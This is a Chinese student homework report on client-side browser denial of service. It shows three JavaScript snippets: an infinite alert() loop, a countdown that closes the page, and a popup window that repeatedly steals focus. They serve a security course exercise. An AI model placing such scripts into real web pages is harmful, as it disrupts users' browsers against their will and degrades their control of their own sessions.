

## 作业二 客户端拒绝服务攻击

57118237 郑锴懿

### 一、作业内容

在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能,包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。


### 二、实现效果

#### 1. 循环弹出对话框

代码实现:

```
<script>
function LoopAlert(){
  for(let i=1;;i++){
    alert("第"+i+"次弹窗")
  }
}
</script>
```

效果截图:



点击对应按钮后无限循环弹出对话框,且每次显示弹窗次数,影响用户正常

使用浏览器，只能通过关闭页面停止弹窗，实现客户端拒绝服务攻击。


## 2. 自动关闭页面

代码实现：

```
<script>
var i=6
function ClosePage(){
    i=i-1
    document.title="本窗口将在"+i+"秒后自动关闭!";

    if(i>0){
        setTimeout("ClosePage();",1000);
    }
    else{
        self.close();
    }
}
</script>
```

效果截图：




点击相应按钮后，网页标题显示“本窗口将在 n 秒后自动关闭！”倒计时，实现显示秒数的动态倒数。倒数完毕后，自动关闭网页窗口，影响用户正常使用浏览器，实现客户端拒绝服务攻击。

## 3. 更改窗口焦点

代码实现：

```
<script>
function FocusWindow() {
    const win = window.open('', '', 'width=100,height=100')
    setInterval(() => {
        win.focus()
    }, 1000)
    winArr.push(win)
}
</script>
```

效果截图：



点击相应按钮后，打开一个新窗口，出现在原网页窗口上方，并将窗口焦点从原网页窗口转移到新打开的窗口，影响用户正常使用，实现客户端拒绝服务攻击。